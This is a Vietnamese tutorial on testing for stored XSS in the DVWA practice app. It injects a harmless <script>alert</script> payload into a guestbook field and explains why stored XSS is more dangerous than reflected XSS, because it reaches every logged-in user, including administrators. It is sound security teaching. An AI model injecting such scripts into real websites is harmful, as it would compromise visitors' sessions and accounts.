
Chúng ta thực hiện ví dụ sau để kiểm thử lỗ hổng Stored XSS

Truy cập vào website DVWA, chọn mục XSS(Stored)

* B1: Nhập vào ô nhập liệu tên người là thang và thông điệp Hi. Chúng ta được kết quả như sau:




* B2: Nhập vào ô nhập liệu tên người là An và thông điệp <b>Hi</b>. Chúng ta được kết quả như sau:



Suy luận tương tự như ví dụ về Reflected XSS, chúng ta thấy chức năng này có thể có lỗ hổng Stored XSS

* B3: Nhập vào ô nhập liệu tên người là An và thông điệp <script>alert(“Hi”)</script >. Chúng ta sẽ thấy hộp thoại cảnh báo được bật lên



Hơn nữa, khi truy cập lại vào địa chỉ <http://localhost/dvwa/vulnerabilities/xss_s/> ở thời điểm bất kỳ, ta đều nhận được hộp thoại này. Như vậy có thể thấy, mã Javascripts đã được đưa vào CSDL của website thành công.

Đến đây có thể kết luận trang web đã có lỗ hổng Stored XSS.

Reflected XSS và Stored XSS có 2 sự khác biệt lớn trong quá trình tấn công.

* Thứ nhất, để khai thác Reflected XSS, hacker phải lừa được nạn nhân truy cập vào URL của mình. Còn Stored XSS không cần phải thực hiện việc này, sau khi chèn được mã nguy hiểm vào CSDL của ứng dụng, hacker chỉ việc ngồi chờ nạn nhân tự động truy cập vào. Với nạn nhân, việc này là hoàn toàn bình thường vì họ không hề hay biết dữ liệu mình truy cập đã bị nhiễm độc.
* Thứ 2, mục tiêu của hacker sẽ dễ dàng đạt được hơn nếu tại thời điểm tấn công nạn nhân vẫn trong phiên làm việc(session) của ứng dụng web. Với Reflected XSS, hacker có thể thuyết phục hay lừa nạn nhân đăng nhập rồi truy cập đến URL mà hắn ta cung cấp để thực thi mã độc. Nhưng Stored XSS thì khác, vì mã độc đã được lưu trong CSDL Web nên bất cứ khi nào người dùng truy cập các chức năng liên quan thì mã độc sẽ được thực thi, và nhiều khả năng là những chức năng này yêu cầu phải xác thực(đăng nhập) trước nên hiển nhiên trong thời gian này người dùng vẫn đang trong phiên làm việc.

Từ những điều này có thể thấy Stored XSS nguy hiểm hơn Reflected XSS rất nhiều, đối tượng bị ảnh hưởng có thế là tất cả nhưng người sử dụng ứng dụng web đó. Và nếu nạn nhân có vai trò quản trị thì còn có nguy cơ bị chiếm quyền điều khiển web.